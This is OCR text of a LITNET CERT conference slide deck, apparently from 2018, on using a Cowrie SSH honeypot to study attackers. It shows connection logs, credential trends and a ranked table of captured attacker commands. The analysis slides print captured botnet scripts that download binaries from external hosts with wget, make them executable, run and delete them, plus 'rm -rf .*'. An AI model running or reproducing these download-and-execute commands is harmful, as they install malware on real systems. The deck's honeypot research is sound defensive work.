
TIK VIENAS MEDAUS ŠAUKŠTAS

2018-09-06

MANO KASDIENYBĖ



LITNET CERT – kompiuterinių incidentų tyrimo Lietuvos mokslo ir studijų institucijų kompiuterių tinkle LITNET tarnyba. Pagrindinė paskirtis – mažinti grėsmes, kylančias dėl LITNET tinkle teikiamų paslaugų saugumo pažeidimų. Tarnybos funkcijos:

- reagavimas į kompiuterinių incidentų incidentus LITNET tinkle, incidentų valdymas
- konsultacijos
- incidentų prevencija


Šarūnas Grigaliūnas

KTU ITD KTC

IT saugos grupės vadovas

LITNET CERT

sarunas@litnet.lt



The Soldier Lays a Honey Trap

TAIP ISTORIŠKAI SUSIKLOSTĖ

Autorius Joseph Jacobs
Knyga Europa's Fairy Book

"Mist behind and light before,
Guide me to my father's door."

Tai puiki mažų pasakų knyga iš visos Europos. Autorius parašė istorijas, radęs pasakojimų, įprastus daugeliui Europos šalių ir kultūrų.

Tradiciškai

saugos metodai padeda apsaugoti informaciją, tačiau jie neefektyvūs kai siekiama išsiaiškinti įsilaužėlio veiksmų eiliškumą, motyvus ir mąstyseną. Šiuos metodus galima vadinti pasyviais ar gynybiniais.

Pasyvūs ar gynybiniai metodai

Kad šios sistemos gerai veiktų, jos turi turėti visą įsilaužimo parašų duomenų bazę bei nuolatos ją atnaujinti, tačiau jie neefektyvūs kai siekiama išsiaiškinti įsilaužėlio veiksmų eiliškumą, motyvus ir mąstyseną.


„Medaus puodynės“ metodas

tai informacinės sistemos resursai, kurių tikslas atkreipti dėmesį ir pritraukti įsilaužėlį, aptikti bet kokią nelegalią ar neautorizuotą veiklą.

IMITUOTI

PRIEIGAS IR PASLAUGAS

„medaus puodynių“ pranašumas tai paprastumas, kuris leidžia lengvą išdėstymą ir palaikymą. Taip pat žemas rizikos lygis, nes nedirbama su pagrindine tikrąja sistema.



šaltinis: https://github.com/micheloosterhof/cowrie

TYRIMŲ „MEDAUS PUODYNĖ“
LITNET CERT

~~COWRIE~~

52%

ATAKUOTOJO PROFILIS

- Lengva įdiegti ir adaptuoti.
- Minimali rizika, nes galima kontroliuoti ką įsilaužėlis gali ir ko ne.
- Surenka ribotą informacijos kiekį.


```
1. ~ (ssh)
cowrie   python2.7  18077  479* internet stream tcp 0x0                    2222 <-- 122.224.64.42:57020
cowrie   python2.7  18077  480* internet stream tcp 0x0                    2222 <-- 221.194.44.211:44290
cowrie   python2.7  18077  481* internet stream tcp 0x0                    2222 <-- 118.163.178.146:56840
cowrie   python2.7  18077  482* internet stream tcp 0x0                    2222 <-- 180.76.137.202:52745
cowrie   python2.7  18077  483* internet stream tcp 0x0                    2222 <-- 58.242.83.25:63139
cowrie   python2.7  18077  484* internet stream tcp 0x0                    2222 <-- 101.236.59.24:55764
cowrie   python2.7  18077  485* internet stream tcp 0x0                    2222 <-- 221.194.47.243:55539
cowrie   python2.7  18077  486* internet stream tcp 0x0                    2222 <-- 60.191.0.242:57020
cowrie   python2.7  18077  487* internet stream tcp 0x0                    2222 <-- 109.92.182.62:7176
cowrie   python2.7  18077  488* internet stream tcp 0x0                    2222 <-- 58.242.83.22:8473
cowrie   python2.7  18077  489* internet stream tcp 0x0                    2222 <-- 122.226.181.165:36728
cowrie   python2.7  18077  490* internet stream tcp 0x0                    2222 <-- 122.226.181.167:59502
cowrie   python2.7  18077  491* internet stream tcp 0x0                    2222 <-- 221.194.47.243:46997
cowrie   python2.7  18077  492* internet stream tcp 0x0                    2222 <-- 119.249.54.217:55323
cowrie   python2.7  18077  493* internet stream tcp 0x0                    2222 <-- 61.160.254.19:56658
cowrie   python2.7  18077  494* internet stream tcp 0x0                    2222 <-- 182.100.67.133:42997
cowrie   python2.7  18077  495* internet stream tcp 0x0                    2222 <-- 221.194.47.236:45950
cowrie   python2.7  18077  496* internet stream tcp 0x0                    2222 <-- 49.236.203.129:60936
cowrie   python2.7  18077  497* internet stream tcp 0x0                    2222 <-- 221.194.47.243:52217
cowrie   python2.7  18077  498* internet stream tcp 0x0                    2222 <-- 221.194.47.243:52783
cowrie   python2.7  18077  499* internet stream tcp 0x0                    2222 <-- 193.201.224.109:49566
cowrie   python2.7  18077  500* internet stream tcp 0x0                    2222 <-- 221.194.44.232:36790
cowrie   python2.7  18077  501* internet stream tcp 0x0                    2222 <-- 221.194.47.205:55932
cowrie   python2.7  18077  502* internet stream tcp 0x0                    2222 <-- 221.194.47.239:36028
cowrie   python2.7  18077  503* internet stream tcp 0x0                    2222 <-- 221.194.44.211:34632
cowrie   python2.7  18077  504* internet stream tcp 0x0                    2222 <-- 193.201.224.208:35536
cowrie   python2.7  18077  505* internet stream tcp 0x0                    2222 <-- 79.175.133.211:34214
cowrie   python2.7  18077  506* internet stream tcp 0x0                    2222 <-- 193.201.224.236:10480
cowrie   python2.7  18077  507* internet stream tcp 0x0                    2222 <-- 124.129.34.212:4293
cowrie   python2.7  18077  508* internet stream tcp 0x0                    2222 <-- 193.201.224.236:47973
cowrie   python2.7  18077  509* internet stream tcp 0x0                    2222 <-- 182.100.67.133:18821
cowrie   python2.7  18077  510* internet stream tcp 0x0                    2222 <-- 79.175.133.211:37162
$ fstat |grep ':2222'|wc -l
     484
$ uname -a
OpenBSD (        ).litnet.lt 6.0 GENERIC#2314 amd64
$ uptime
 5:18PM  up 594 days,  1:55, 1 user, load averages: 1.10, 1.13, 1.09
$ _
```


šaltinis: https://github.com/micheloosterhof/cowrie

VARTOTOJO VARDAI

2017

2018







IOT TINKLE?

Tendencijos išlieka

VARTOTOJO SLAPTAŽODŽIAI





KAIP TAI ATRODO ?

	ĮVYKDYTA KOMANDA	Skaičius
1	rm -rf .*	1353
2	cd /tmp	1008
3	cd /tmp || cd /var/run || cd /mnt || cd /root || cd /	949
4	/gweerwe323f	355
5	wget http://208.67.1.101/bins.sh	339
6	wget http://catsmeowalot.com/gtop.sh || curl -O http://catsmeowalot.com/gtop.sh	330
7	wget http://208.67.1.36/bins.sh || curl -O http://208.67.1.36/bins.sh	272
8	wget http://208.67.1.42/bins.sh	221
9	echo -e '\x47\x72\x6f\x70/' > //.nippon	168
10	cat //.nippon	168

VIDEO


ANALIZĖ

Pažiūrim ką turim..

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/earyzq; chmod +x earyzq; ./earyzq; rm -rf earyzq
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/cemtop; chmod +x cemtop; ./cemtop; rm -rf cemtop
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/vtyhat; chmod +x vtyhat; ./vtyhat; rm -rf vtyhat
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/vvglma; chmod +x vvglma; ./vvglma; rm -rf vvglma
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/nvitpj; chmod +x nvitpj; ./nvitpj; rm -rf nvitpj
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/razdzn; chmod +x razdzn; ./razdzn; rm -rf razdzn
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/lnkfmx; chmod +x lnkfmx; ./lnkfmx; rm -rf lnkfmx
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/qvmxvl; chmod +x qvmxvl; ./qvmxvl; rm -rf qvmxvl
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/ajoomk; chmod +x ajoomk; ./ajoomk; rm -rf ajoomk
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/fwdfvf; chmod +x fwdfvf; ./fwdfvf; rm -rf fwdfvf
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/atxhua; chmod +x atxhua; ./atxhua; rm -rf atxhua
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/qtmzbn; chmod +x qtmzbn; ./qtmzbn; rm -rf qtmzbn
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://80.211.79.50/adcvds; chmod +x adcvds; ./adcvds; rm -rf adcvds
```

ANALIZĖ

```
/bin/busybox cp; ./gweerwe323f
  mount ;./gweerwe323f
  echo -e '\x47\x72\x6f\x70/' > //.nippon;  cat //.nippon;  rm -f //.nippon
  echo -e '\x47\x72\x6f\x70/tmp' > /tmp/.nippon;  cat /tmp/.nippon;  rm -f /tmp/.nippon
  echo -e '\x47\x72\x6f\x70/var/tmp' > /var/tmp/.nippon;  cat /var/tmp/.nippon;  rm -f /var/tmp/.nippon
  echo -e '\x47\x72\x6f\x70/' > //.nippon;  cat //.nippon;  rm -f //.nippon
  echo -e '\x47\x72\x6f\x70/dev' > /dev/.nippon;  cat /dev/.nippon;  rm -f /dev/.nippon
  echo -e '\x47\x72\x6f\x70/sys' > /sys/.nippon;  cat /sys/.nippon;  rm -f /sys/.nippon
  echo -e '\x47\x72\x6f\x70/proc' > /proc/.nippon;  cat /proc/.nippon;  rm -f /proc/.nippon
  echo -e '\x47\x72\x6f\x70/dev/shm' > /dev/shm/.nippon;  cat /dev/shm/.nippon;  rm -f /dev/shm/.nippon
  echo -e '\x47\x72\x6f\x70/dev/pts' > /dev/pts/.nippon;  cat /dev/pts/.nippon;  rm -f /dev/pts/.nippon
  echo -e '\x47\x72\x6f\x70/run' > /run/.nippon;  cat /run/.nippon;  rm -f /run/.nippon
  echo -e '\x47\x72\x6f\x70/run/lock' > /run/lock/.nippon;  cat /run/lock/.nippon;  rm -f /run/lock/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup' > /sys/fs/cgroup/.nippon;  cat /sys/fs/cgroup/.nippon;  rm -f /sys/fs/cgroup/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup/systemd' > /sys/fs/cgroup/systemd/.nippon;  cat /sys/fs/cgroup/systemd/.nippon;  rm -f /sys/fs/cgroup/systemd/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup/cpuset' > /sys/fs/cgroup/cpuset/.nippon;  cat /sys/fs/cgroup/cpuset/.nippon;  rm -f /sys/fs/cgroup/cpuset/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup/cpu,cpuacct' > /sys/fs/cgroup/cpu,cpuacct/.nippon;  cat /sys/fs/cgroup/cpu,cpuacct/.nippon;  rm -f /sys/fs/cgroup/cpu,cpuacct/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup/blkio' > /sys/fs/cgroup/blkio/.nippon;  cat /sys/fs/cgroup/blkio/.nippon;  rm -f /sys/fs/cgroup/blkio/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup/devices' > /sys/fs/cgroup/devices/.nippon;  cat /sys/fs/cgroup/devices/.nippon;  rm -f /sys/fs/cgroup/devices/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup/freezer' > /sys/fs/cgroup/freezer/.nippon;  cat /sys/fs/cgroup/freezer/.nippon;  rm -f /sys/fs/cgroup/freezer/.nippon
  echo -e '\x47\x72\x6f\x70/sys/fs/cgroup/net_cls' > /sys/fs/cgroup/net_cls/.nippon;  cat /sys/fs/cgroup/net_cls/.nippon;  rm -f /sys/fs/cgroup/net_cls/.nippon
  echo -e '\x47\x72\x6f\x70/proc/sys/fs/binfmt_misc' > /proc/sys/fs/binfmt_misc/.nippon;  cat /proc/sys/fs/binfmt_misc/.nippon;  rm -f /proc/sys/fs/binfmt_misc/.nippon
  echo -e '\x47\x72\x6f\x70/dev/mqueue' > /dev/mqueue/.nippon;  cat /dev/mqueue/.nippon;  rm -f /dev/mqueue/.nippon
  echo -e '\x47\x72\x6f\x70/sys/kernel/debug' > /sys/kernel/debug/.nippon;  cat /sys/kernel/debug/.nippon;  rm -f /sys/kernel/debug/.nippon
  echo -e '\x47\x72\x6f\x70/sys/kernel/config' > /sys/kernel/config/.nippon;  cat /sys/kernel/config/.nippon;  rm -f /sys/kernel/config/.nippon
  echo -e '\x47\x72\x6f\x70/tmp' > /tmp/.nippon;  cat /tmp/.nippon;  rm -f /tmp/.nippon
  echo -e '\x47\x72\x6f\x70/boot' > /boot/.nippon;  cat /boot/.nippon;  rm -f /boot/.nippon
  echo -e '\x47\x72\x6f\x70/run/user/0' > /run/user/0/.nippon;  cat /run/user/0/.nippon;  rm -f /run/user/0/.nippon
  echo -e '\x47\x72\x6f\x70/proc/sys/fs/binfmt_misc' > /proc/sys/fs/binfmt_misc/.nippon;  cat /proc/sys/fs/binfmt_misc/.nippon;  rm -f /proc/sys/fs/binfmt_misc/.nippon
 ./gweerwe323f
 cat /bin/echo ;./gweerwe323f
 cat /proc/cpuinfo;./gweerwe323f
 cd /;  wget http://195.22.127.83/bins/usb_bus.arm7 -O - > usb_bus ;  chmod 777 usb_bus ; ./usb_bus ;./gweerwe323f
 ps aux
```



Naudojame paiešką


(NE) TWITTER

socialinės žiniasklaidos galiūnas kaip Facebook ar Instagram
didžiajai daliai vartotojų vis dar lieka mistika
labai sunkiai skverbiasi į Lietuvos rinką

#hashtag

